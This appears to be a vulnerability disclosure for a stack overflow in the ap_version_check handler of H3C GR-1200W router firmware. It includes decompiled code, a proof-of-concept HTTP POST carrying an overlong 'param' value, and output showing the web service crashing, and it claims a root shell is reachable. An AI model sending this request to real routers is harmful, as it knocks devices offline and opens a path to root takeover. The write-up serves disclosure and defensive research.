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
H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview：



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H3C GR-1200W路由器

H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称： H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期： 2021/2/18 11:12:56

下载：

- MiniGRW1A0V100R006.zip(9.45 MB)
- H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明：

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
H3C MiniGRW1A0V100R006 版本说明书

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the ap_version_check function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
int __fastcall sub_4B0020(int a1)
{
  int v2; // [sp+18h] [+18h]
  int TBLFirstIndex; // [sp+1Ch] [+1Ch]
  char *s; // [sp+24h] [+24h]
  int v5[5]; // [sp+2Ch] [+2Ch] BYREF

  memset(v5, 0, 16);
  s = (char *)websgetvar(a1, "param", (int)&unk_4FFD30);
  sscanf(s, "%[^;]", v5);
  if ( atoi((const char *)v5) == 1 )
  {
    TBLFirstIndex = CFG_GetTBLFirstIndex(254, 507772928);
    while ( TBLFirstIndex > 0 )
    {
      v2 = TBLFirstIndex;
      TBLFirstIndex = CFG_GetTBLNextIndex(254, TBLFirstIndex + 507772928);
      CFG_Del(254, v2 + 507772928);
    }
  }
  CFG_Del(254, 507510784);
  CFG_Set(254, 507514880, v5);
  CFG_SetInt32Value(254, 507518976, 1);
  return 0;
}
```


In the `ap_version_check` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%[^;]` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v5` , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=ap_version_check&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
 1970 *root       480 S    /bin/watchdog &
 1971 *root       796 S    /bin/ntpclient &
 2008 *root      2084 S    /bin/onlineupdate &
 2039 *root      2244 S    /bin/AC &
 2065 *root       832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -
 2073 *root       464 S    dnsmasq -r /etc/resolv.conf -n -c 500
 2076 *root       912 S    /bin/dhcpd -d -q lanbr1 lan2490
21037 *root       676 S    -cmdtelnet
21038 *root       768 S    /bin/sh
21172 *root       760 S    sh
21307 *root       676 S    -cmdtelnet
21308 *root       764 S    /bin/sh
21327 *root       604 S      @       ◆8  h
21329 *root       676 S    tar czf /var/core.tar.gz var/coredump/core-webs-1967-1658699793
21330 *root       828 R    gzip -f
21331 *root      1652 R    /bin/webs &
21332 *root       696 R    ps
/ #
```

The picture above shows the process information before we send poc.



```
 1620 *root       656 S   /bin/cmdconsole
 1622 *root           SWN [jffs2_gcd_mtd6]
 1639 *root       584 S   syslogd
 1641 *root       396 S   klogd
 1696 *root       584 S   telnetd
 1957 *root       152 S   /bin/tftpd &
 1961 *root       804 S   apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -p /var/run/apcm.pid
 1966 *root       920 S   /bin/monitor &
 1969 *root       784 S   flacct -t 10 -f /etc/flacct.conf
 1970 *root       480 S   /bin/watchdog &
 1971 *root       796 S   /bin/ntpclient &
 2008 *root      2084 S   /bin/onlineupdate &
 2039 *root      2244 S   /bin/AC &
 2065 *root       832 S   /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf
 2073 *root       464 S   dnsmasq -r /etc/resolv.conf -n -c 500
 2076 *root       912 S   /bin/dhcpd -d -q lanbr1 lan2490
21841 *root      2480 S   /bin/webs &
21842 *root       680 S   -cmdtelnet
21859 *root       764 S   /bin/sh
21860 *root       696 R   ps
```

In the picture above, we can see that the PID has changed since we sent the POC.




日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

	日期时间	级别	信息来源	信息内容
!	[redacted]	error	系统	Webs进程丢失

The picture above is the log information.




连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    6 1007     1007           89 Jul 31  2019 www_multi
drwxr-xr-x    2 *root    root            0 Jan  1  1970 www
drwxr-xr-x   10 *root    root            0 Jul 24 21:56 var
drwxrwxr-x    6 1007     1007           62 Jul 31  2019 usr
drwxrwxr-x    3 1007     1007           26 Jul 31  2019 uclibc
lrwxrwxrwx    1 1007     1007            7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x   11 *root    root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1007     1007            3 Jul 31  2019 sbin -> bin
dr-xr-xr-x   89 *root    root            0 Jan  1  1970 proc
drwxr-xr-x    5 *root    root            0 Jan  1  1970 mnt
drwxrwxr-x    3 1007     1007           28 Jul 31  2019 libexec
drwxrwxr-x    4 1007     1007         2422 Jul 31  2019 lib
lrwxrwxrwx    1 1007     1007            9 Jul 31  2019 init -> sbin/init
drwxrwxr-x    2 1007     1007            3 Jul 31  2019 home
drwxr-xr-x    4 *root    root            0 Jan  1  1970 ftproot
drwxr-xr-x   11 *root    root            0 Jan  1  1970 etc
drwxrwxr-x    3 1007     1007         2528 Jul 31  2019 dev
drwxr-xr-x    2 1007     1007         1556 Jul 31  2019 bin
/ # 
```

Finally, you also can write exp to get a stable root shell.